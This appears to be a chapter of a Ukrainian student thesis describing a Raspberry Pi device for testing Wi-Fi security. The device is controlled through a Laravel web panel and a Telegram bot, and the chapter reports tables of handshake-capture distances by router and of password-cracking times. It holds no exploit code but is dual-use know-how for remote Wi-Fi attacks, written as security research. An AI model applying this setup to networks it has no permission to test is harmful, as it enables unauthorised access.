– автоматичне визначення типів локальних змінних;

У C# уніфікована система типів: кожен тип розглядається як об’єкт. Об’єкти зібрані в простір імен (namespaces), який дозволяє програмно звертатися до чого- небудь.

C# дозволяє використовувати типізовані, розширювані метадані, які можуть бути прикріплені до об’єкта. Архітектурою проекту можуть визначатись локальні атрибути, які будуть пов’язані з будь-якими елементами мови – класами, інтерфейсами і т.д.

PHP – скриптова мова загального призначення, яка часто використовується під час розробки веб-застосунків. У даний час вона є одним із лідерів серед мов, що застосовуються для створення динамічних веб-сайтів [21].

Популярність даної мови визначається наявністю великого набору вбудованих засобів для розробки веб-додатків:

– автоматичне вилучення POST, GET-параметрів, а також змінних оточення веб-серверу;

– взаємодія та підтримка великої кількості різних систем управління базами даних (MySQL, MySQLi, SQLite, PostgreSQL);

– обробка файлів, що завантажуються на сервер;

– автоматизована відправка HTTP-заголовків та ін.

У новій версії PHP 7, збільшилась продуктивність роботи, а також зменшилось споживання пам’яті. Була додана можливість вказувати тип даних,

що повертаються з функції, збільшився список операторів та з’явився контроль переданих типів для скалярних даних.

Java – об'єктно-орієнтована мова програмування, що спочатку розроблялася для побутової електроніки, але згодом стала використовуватися для написання аплетів, додатків і серверного програмного забезпечення. Розроблена в 1995 році компанією «Sun Microsystems» і з самого початку проектувалась як об’єктно-орієнтована мова. Мова значно запозичила синтаксис із C і C++. Зокрема, взято за основу об'єктну модель C++, проте її модифіковано. З 2009 року мовою займається компанія «Oracle». В офіційній реалізації Java-програми компілюються у байт-код, який при виконанні інтерпретується віртуальною машиною для конкретної платформи [22].

Отже, проаналізувавши кожну із запропонованих мов програмування, можемо дійти висновку, що за допомогою різних фреймворків чи бібліотек будь-якої із наведених мов, можемо реалізувати систему керування телеграм ботом. Але для вибору оптимального для нас варіанту треба підходити комплексно, та звертати увагу не лише на реалізацію телеграм боту, а і на можливість інтегрування мови у вже існуючі програмні застосунки для тестування Wi-Fi мереж. Найкращою мовою для реалізації є python, вона є найбільш популярною серед розробників подібних програм, також левова частка утиліт створена саме цій мові програмування.

3.2 Створення засобу реалізації роботи інформаційної технології

3.2.1 Апаратно елемента база апаратної частини пристрою

Головним елементом засобу є мікрокомп’ютер, на якому і встановлюється та налаштовується операційна система. В даній реалізації доцільно використовувати RaspberryPI 4B в якості головного мікрокомпютера, який задовільняє всі технічні вимоги потрібні для реалізаціїзасобу. RaspberryPI 4B має в собі велику потужність серед всіх інших мікрокомп’ютерів такого типу, навіть за таких малих розмірів. Raspberry Pi – одноплатний комп'ютер розміром з банківську карту, спочатку розроблений як бюджетна система для навчання

інформатиці, але пізніше отримав більш широке застосування і популярність в сфері кібербезпеки [16].

Ключовими характеристиками даного мікроком’ютеру є:

- 64-розрядний чотириядерний процесор;
- Наявність портів micro-HDMI для підключення двох дисплеїв
- апаратне відображення відео в 4Kp60;
- 4 ГБ оперативної пам'яті
- Має адаптери бездротових мереж з підтримкою технологій Wi-Fi 2,4 і 5,0 ГГц, Bluetooth 5.0;
- gigabit Ethernet;
- два порти USB 3.0;
- два порти USB 2.0;

Рисунок 3.1 – Вигляд мікрокомп’ютеру raspberry Pi

Задача пристрою спрямована на тестування Wi-Fi мереж на захищеність від атак різного типу на різних дистанціях та з різною потужністю. Для покращення радіусу роботи пристрою та збільшення рівня якості зв’язку потрібно використовувати зовнішній,потужний, Wi-Fi адаптер та антену,направленого типу або всенапрвлену антену для випадків необхідності тестування багатьох мереж одночасно. Було обрано Wi-Fi адаптер Alfa NH, один з найпотужніших серед пентестерів адаптерів [17].

Для збільшення радіусу дії Wi-Fi адаптера, потрібне встановлення додаткової антени всеспрямованої або направленої дії.

Основні характеристики:

- відстань покриття: до 4100 метрів;
- смуга пропускання 20 МГц / 40 МГц;
- підтримує основні стандарти роботи Wi-Fi мереж;
- підтримує технології роумінгу;
- вихідна потужність: 30dBm ± 1dBm / 1000mA;
- з знімною зовнішньою антеною вихідна потужність становить 6 dBi.

Рисунок 3.2 – Вигляд безпровідного адаптеру Alfa

Керування пристроєм відбувається через телеграм бот, для швидкої роботи, пристрою потрібно постійне інтернет з'єднання для связку з сервером Telegram, для підтримки зв’язку використовується 3g/4g модем huawei e3372h-510. Дана модель має відмінні показники швидкості 4G LTE,має підтримку швидкісного стандарту 3G DC-HSPA +, показник швидкості може досягати позначки в 42 Мбіт / с. На певних територіях сигнал LTE не стабільний і модем може легко переключитися на використання інших стандартів стільникового зв’язку, при якому також доступні всі необхідні складовів для роботи засобу [18].

Рисунок 3.3 – Модельний ряд GSM модемів стільникового звязку

Також робота засобу можлива не лише з живленням від мережі а і від, мобільного джерела живлення, яке повинно мати необхідні характеристики для забезпечення живлення кожного елементу засобу. Для стабільної роботи пристрою тестування необхідне джерело живлення з характеристиками 5В та сила струму в 3А, а також достатню кількість обєму батареї живлення для роботи пристрою тестування на протязі 10 годин. Акумуляторна батарея яка задовільняє всі потреби пристрою Xiaomi Mi 3 Pro 20000mAh, має такі характеристики:

- літій-полімерний тип акумуляторів;
- підтримує технологію швидкої зарядки в обох напрямках потужністю до 45 Вт (15В / 3А);
- ємність енергоспоживання батареї: 20000 мА/год;
- номінальна ємність: 12600 мА/год (5В 5.4А);
- максимальна вихідна потужність 45 Вт;
- можливість підключення декількох пристроїв;
- вихідний інтерфейс: 2 x USB-A, USB-C;
- параметри входу: USB-C: 5В / 3А; 9В / 3А; 12В / 3А; 15В / 3А.

Структурні елементи поєднуються між собою за допомогою usb-інтерфейсів. Всі переферійні пристрої підключаються до мікрокомп’ютеру через

який відбувається живлення модулів по спеціально виділених контактах інтерфейсів, перефері пристрої додаткового живлення не потребують. Wi-Fi адаптер та модем стільникового зв’язку підєднуються за допомогою інтерфейсів USB версії 2.0 та 3.0 відповідно. Акумуляторна батарея приєднується до пристрою за допомогою інтерфейсу USB 3.1 (USB C).

3.2.2 Створення бзи даних для панелі керування пристроями

Для свторення бази даних необхідно спочатку провести аналіз даних, що будуть записуватися до системи керування пристроями, та видлити основні сутності бази даних, які надалі стануть таблицями бази.

Система керування пристроями повиння бути захищеною і не дозволяти будь якому неавтентифікованому користувачеві працювати з нею, саме тому необхідна система атентифікації користувачів, отже необхідно зберігати дані користувачів, їхні нікнейми, логіни, паролі (в захешованому вигляді). Система керування повинна виконувати своє основне завдання, керувати пристроями, саме тому в базі даних повинні зберігатися дані про пристрої тестування, їх назви – для зручності користувачів, їх унікальний токен для спілкування з системою керування пристроями, а також налаштування цих самих пристроїв тестування.

В базі даних необхідно також зберігати дані про мережі які тестуються а також про їхніх клієнтів, мало того необхідно зберігати логи кожної атаки, її результати, а також збирати певні дані для подальшого аналізу та доопрацювання.

Кластери є невідємною частиною багатьох атак на точки доступу, саме тому в базі даних повинні зберігатися дані про ці кластери для можливості спілкування з ними через розроблене програмне забезпечення, та для надсилання завдань на перебір паролю.

Отже, можна виділити 6 основних сутностей системи на яких саме зав’язані всі необхідні для роботи панелі керування пристроями функції: користувачі, кластери, пристрої тестування,точки доступу, клієнти точок доступу і логування всіх дій пристрою.

Тому запропоновано та розроблено таку структурну схему бази даних, рисунок 3.4.




Рисунок 3.4 – Структурна схема бази даних засобу

3.2.3 Розробка панелі керування пристроями

Панель керування пристроями розробляється мовою програмування PHP на фреймворку Laravel, який дозволяє велику гнучкість розробки, а також спрощує процес написання коду шляхом великої кількості написаних всередині фреймворка методів для реалізації різних задач, різними методами. Також фреймворк має величезну кількість написаних плагінів а також розширює в собі пакети з пакетного менеджеру composer мови програмування PHP.

Фреймворк використовує в собі модель MVC, а структура папок проекту виглядає як показано на рисунку 3.5.




Рисунок 3.5 – Загальна структура проєкту

Згідно з розробленою базою даних, в ході розробки якої було виділено основні сутності бази даних, можна також сказати, що деякі ці сутності також виділяються як основні для розробки програмного застосунку веб-додатку.

Пристрої необхідно винести як окрему сторінку веб-додатку, для можливості створення зручного користувачеві інтерфейсу з можливістю редагувати, додавати, а також переглядати список всіх доступних йому пристроїв.

Кластери необхідно винести як окреми структурний елемент системи для зручного налаштування ти швидкої перевірки роботоспроможності доступних користувачеві кластерів.

Одним з найважливіших аспектів роботи пристрою є логування всіх процесів, атак та їх результатів. Саме тому було вирішено створити окремий розділ в меню де користувач зможе переглянути цікавлячу його інформацію про необхідні результати атак і не тільки.

Для зручного використання веб-додатку, та легкості перемикання між цими основними сутностями створено меню до якого винесено сутності, вигляд меню показано на рисунку 3.6.




Рисунок 3.6 – Вигляд головного меню веб-додатку

Автентифікація користувачів в системі створено за допомогую штатних методів, які прописані в фреймворку. Автентифікація користувачів надає вичерпну кількість можливих варіантів перетворення її на будь який зручний розробнику варіант. Має в собі можливість розпаралелення користуваців по ролям, змогу надавати як кожній ролі так і окремому користувачеві певні права.

Для кожної таблиці бази даних створено окрему модель описану в фреймворку, для зручного підключення та використання записів з бази даних на стороні фреймворку.

Розроблено декілька основних контроллерів для керування процесом обробки даних від користувачів та створення відповіді з необхідною користувачеві інформацією.

Створено інтуєтивно зрозумілий користувачеві інтерфейс, для швидкого розуміння можливостей даного веб-додатку, та зручності використання.

3.2.4 Розробка телеграм боту для керування пристроєм

Після порівняння можливих способів керування пристроєм було обрано використання Telegram ботів через зручності використання та роботи в реальному часі., а також через швидкий розвиток та збільшення кількості клієнтів месенджеру

Для створення нового бота, месенджер розробив спеціальну, легку процедуру реєстрації бота. Бота може створити будь-який користувач пройшовши декілька легких кроків. Для створення бота є спеціальний користувач під нікнеймом @BotFather, якому необхідно написати команду /start, після якої бот надає повну інформацію та інструкцію по створенню свого боту [23]. Далі необхідно діяти за вказівками користувача. В веб панелі керування є дуже зручна можливість натиснути на поле «В мене немає власного боту» після чого панель керування відпрацьовує скрипт написаний мовою програмування python який за допомогою бібліотеки, ця бібліотека призначена для того, щоб було легко писати програми на Python, які можуть взаємодіяти з Telegram. Вона імітує роботу клієнта в застосунку та дозволяє автоматизувати багато дій користувача. Схема алгоритму дії скрипта показана на рисунку 3.7.




Рисунок 3.7 – схема алгоритму автоматичної реєстрації бота

Якщо користувач хоче створити свого бота йому необхідно пройти процес реєстрації бота самотужки. Для створення бота необхідно подати команду «/newbot» після якої, BotFather запитає запропоновану користувачем назву нового боту та попросить вказати нікнейм для нового боту. Після цих дій BotFather надсилає повідомлення про успішне створення боту, та унікальний токен, через який безпосередньо і буде здійснюватись підключення та керування.

Тепер бота створено, але наразі його не під'єднано до системи і тому при спробі написати йому щось, він ніяк не відреагує. Для підключення боту та початку його роботи в стані діалогу, потрібно підєднатися за допомогою сокету до телеграм серверу, надавши серверу токен бота. Дана задача реалізовується за допомогою мови програмування python та модуля pyTelegramBotAPI.

Після встановлення потрібного модуля, створено файл index.py до якого додано код для перевірки роботоспроможності програми лістинг коду неведено на рисунку 3.8

Рисунок 3.8 – Фрагмент коду програми для перевірки роботи боту

Даний код підключає в себе файли бібліотек таких як: telebot, який відповідає за роботу боту та його підмодулі. Далі в коді зазначено токен створеного боту, який надіслав BotFather. Підключення файлу конфігурації, в якому зазначені проміжні та постійні властивості пристрою і звісно ж ідентифікатор клієнта, який вказує користувача, якому і будуть відправлятися

повідомлення. Наприкінці програми стрічка яка відповідає саме за відправку повідомлень від боту до клієнта, в першому параметрі зазначається ідентифікатор користувача якому адресується повідомлення, а в другому потрібний текст для відображення в повідомленні [23].

Надалі для перевірки роботи бота потрібно в терміналі перейти в теку з описаною вище програмою та виконати програму за допомогою інтерпретатора мови програмування python, який встановлений на пристрої, з якого запускається скрипт. Мова програмування python є інтерпретованою мовою програмування саме тому вона не потребує завчасної компіляції, а може запускатися одразу. Щойно код було запущено бот надіслав повідомлення, яке було задано в програмі. Одразу після запуску програми бот відправив повідомлення на вказаний в програмі ідентифікатор, що свідчить про нормальну його роботу.

3.3 Тестування роботи застосунку

Тестування розпочалося з основної панелі керування, першим ділом була протестована система авторизація, екранна форма якої показана на рисунку 3.9.




Рисунок 3.9 – Екранна форма авторизаціїв панелі керування

Після успішної авторизації користувач потрапляє до веб-додатку керування пристроями. Інтерфейс панелі керування є інтуєтивно зрозумілим, та в повній мірі відображає можливості веб-додатку.Екранна форма списку доступних користувачеві пристроїв показана на рисунку 3.10.




Рисунок 3.10 – Екранна форма списку доступних користувачеві пристроїв

Панель керування містить декілька вкладок з різного типу сутностями. Також в панелі керавння є і можливості налаштування та перегляду доступних кластерів. Екранна форма з списком кластерів наведена на рисунку 3.11.




Рисунок 3.11 – Екранна форма з списком кластерів

Після підключення всіх елементів та реєстрації можна ропочати зовнішню атаку. Як показано на екранній формі доступні шіснадцять мереж на п’яти з яких присутні клієнти.




Рисунок 3.12 – Екранна форма з списком доступних мереж для атаки

Після того як користувач ввважає необхідним розпочати тестування він надсилає повідомлення з словом stop в повідомлення боту, в цей момент повідомлення від боту змінює свій вишляд та дозволяє обрати мережі для тестування. Користувач натискає на клавішу з іменем необхідної мережі, екранна форма з інтерфейсом вибору необхідної мережі показана на рисунку 3.13

Рисунок 3.13 – Екранна форма з клавішами для вибору мереж тестування

Щойно користувач натискає на назву необхідної мережі йому відображається 2 списка з назвами мереж перший з доступними та не обраними для тестування мережами і другий з обраними користувачем мережами, переносити назви мереж між списками можна за допомогою натискання на відповідні клавіші з назвами мереж. Екранна форма з списками мереж наведена на рисунку 3.14.

Рисунок 3.14 – Екранна форма з списком обраних мереж для атаки та можливих до вибору мереж

Протестувавши засіб на різних дистанціях, кількостях клієнтів та типах роутерів, було виявлено деякі закономірності в роботі пристрою.

Таблиця 3.1 – Тестування роботи максимальної відстані перехвату рукостискань

	0 клієнтів	1 клієнт	2-5 клієнтів	6-10 клієнтів	>10 клієнтів
TP-LINK TL-WR841N.	20м	20м	25 м	25 м	25 м
D-Link AC1200 Dual-Band	30м	30 м	30 м	30 м	30 м
Asus RT-AC1750U	30м	30 м	30 м	45 м	45 м
Netis N4 AC1200	15м	15 м	25 м	25 м	25 м
MikroTik RB2011UiAS-2HnD-IN	30м	35 м	40 м	45 м	45 м

Проаналізувавши результати тестування, знайшовши певні закономірності та дослідивши їх було висунуто такі припущення:

- при відсутності клієнтів рукостискання не може бути отримано;
- якщо клієнтів більше 2 то різниця в відстані майже непомітна (крок вимірювання 5м);
- дальність роботи пристрою на пряму залежить від радіусу дії роутеру.
- максимальний радіус дії пристрою 3600 метрів, згідно з характеристиками обраного Wi-Fi-адаптера.

Також було протестовано пристрій на предмет часу перебору паролів, що напряму залежить від потужностей кластера (під час тестування використовувалась відеокарта Nvidia GTX1050), та структури словника з паролями, який являє собою набір найрозповсюдженіших паролів, всі комбінації восьмизначних чисел та словник з найбільш використовуваними на практиці паролями. Основа тестування полягала в написанні чи генеруванні 10 паролів на кожний з можливих рівнів складності паролів: дуже легкий, легкий, середньої

складності, складний та дуже складний, та відправки кожного пароля на перебір і засікання часу кожного з перебраних паролів.

Таблиця 3.2 – Тестування часу перебирання паролів.

	<10 хв	10 - 15 хв	15 - 20 хв	20 - 25 хв	30 хв	Кількість знайдених паролів
Дуже легкий пароль	7	2	1	-	-	10
Легкий пароль	5	2	2	1	-	10
Пароль середньої важкості	1	-	-	3	2	6
Складний пароль	-	-	-	1	-	1
